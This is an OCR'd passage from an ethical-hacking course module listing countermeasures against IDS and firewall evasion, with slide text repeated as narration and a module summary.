
How to Defend Against IDS Evasion

1. Shut down **switch ports** associated with known attack hosts
2. Perform an **in-depth analysis** of ambiguous network traffic for all possible threats
3. Use **TCP FIN** or a **Reset** (RST) packet to terminate malicious TCP sessions
4. Look for the a **nop opcode** other than 0x90 to defend against the polymorphic shellcode problem
5. Train users to **identify attack patterns** and regularly **update/patch** all the systems and network devices
6. **Deploy IDS** after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor
7. Use a **traffic normalizer** to remove potential ambiguity from the packet stream before it reaches the IDS
8. Ensure that the IDS **normalizes fragmented packets** and allows those packets to be reassembled in the proper order
9. **Define DNS server** for client resolver in routers or similar network devices
10. **Harden the security** of all communication devices such as modems and routers
11. If possible, block **ICMP TTL expired packets** at the external interface level and change the TTL field to a large value
12. Regularly update the **antivirus signature** database
13. Use a **traffic normalization** solution at the IDS to protect the system against evasions
14. Store the **attack information** (attacker IP, victim IP, timestamp, etc.) for future analysis

How to Defend Against IDS Evasion

- Shut down switch ports associated with known attack hosts.
- Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem.
- Train users to identify attack patterns and regularly update/patch all the systems and network devices.
- Deploy IDS after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor.
- Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS.
- Ensure that the IDS normalizes fragmented packets and allows those packets to be reassembled in the proper order.
- Define DNS server for client resolver in routers or similar network devices.
- Harden the security of all communication devices such as modems and routers.
- If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a considerable value, ensuring that the end host always receives the packets.
- Regularly update the antivirus signature database.

- Use a traffic normalization solution at the IDS to protect the system from evasions.
- Store the attack information (attacker IP, victim IP, timestamp, etc.) for future analysis.
- Ensure that the packets are arriving from a path secured with IDS; if not, perform a deep analysis on packets arriving from non-IDS paths.
- Ensure that snort rules are perfectly configured to avoid DoS attacks using snort false positives.
- Periodically check for malicious script injection in snort rules directory.
- Employ a hybrid signature-based exploit protection technique that comprises of advanced statistical and behavioral based analysis techniques to prevent IDS evasion using zero-day exploit.




How to Defend Against Firewall Evasion

1. The firewall should be configured such that the IP address of an intruder should be filtered out
2. Set the firewall ruleset to deny all traffic and enable only the services required
3. If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID
4. Configure a remote syslog server and apply strict measures to protect it from malicious users
5. Monitor firewall logs at regular intervals and investigate all suspicious log entries found
6. By default, disable all FTP connections to or from the network
7. Catalog and review all inbound and outbound traffic allowed through the firewall
8. Run regular risk queries to identify vulnerable firewall rules
9. Monitor user access to firewalls and control who can modify the firewall configuration
10. Specify the source and destination IP addresses as well as the ports
11. Notify the security policy administrator about firewall changes and document them
12. Control physical access to the firewall
13. Take regular backups of the firewall ruleset and configuration files
14. Schedule regular firewall security audits

How to Defend Against Firewall Evasion

- The firewall should be configured such that the IP address of an intruder should be filtered out.
- Set the firewall rule set to deny all traffic and enable only the services required.
- If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID.
- Configure a remote syslog server and apply strict measures to protect it from malicious users.
- Monitor firewall logs at regular intervals and investigate all suspicious log entries.
- By default, disable all FTP connections to or from the network.
- Catalog and review all inbound and outbound traffic allowed through the firewall.
- Run regular risk queries to identify vulnerable firewall rules.
- Monitor user access to firewalls and control who can modify the firewall configuration.
- Specify the source and destination IP addresses as well as the ports.
- Notify the security policy administrator about firewall changes and document them.
- Control physical access to the firewall.
- Take regular backups of the firewall ruleset and configuration files.
- Schedule regular firewall security audits.
- Look for integrated HTTPS/TLS inspection to defend against evasions.

- Use HTTP Evader to run automated testing for suspected firewall evasions.
- Use application identification to block malicious applications from any outbound connections.



Module Summary

❑ In this module, we have discussed the following:

  ➢ IDS, IPS, firewall, and honeypot concepts and solutions

  ➢ Various techniques to bypass IDSs and firewalls

  ➢ Various techniques to bypass NAC and endpoint security

  ➢ Various IDS/Firewall evasion tools

  ➢ How to detect and defeat honeypots

  ➢ We concluded with a detailed discussion on various countermeasures that should be employed in order to prevent IDS/Firewall evasion attempts by threat actors

❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform web server hacking to get valuable information such as credit card numbers and passwords

Module Summary

This module discussed different IDS, IPS, firewall, and honeypot concepts and solutions. It also described various techniques for bypassing IDS and firewalls. It also explained various techniques to bypass NAC and endpoint security. In addition, it illustrated various IDS/firewall evasion tools. Further, it explained how to detect and defeat honeypots. Finally, it ended with a detailed discussion of various countermeasures to be adopted to prevent IDS/Firewall evasion attempts by threat actors.

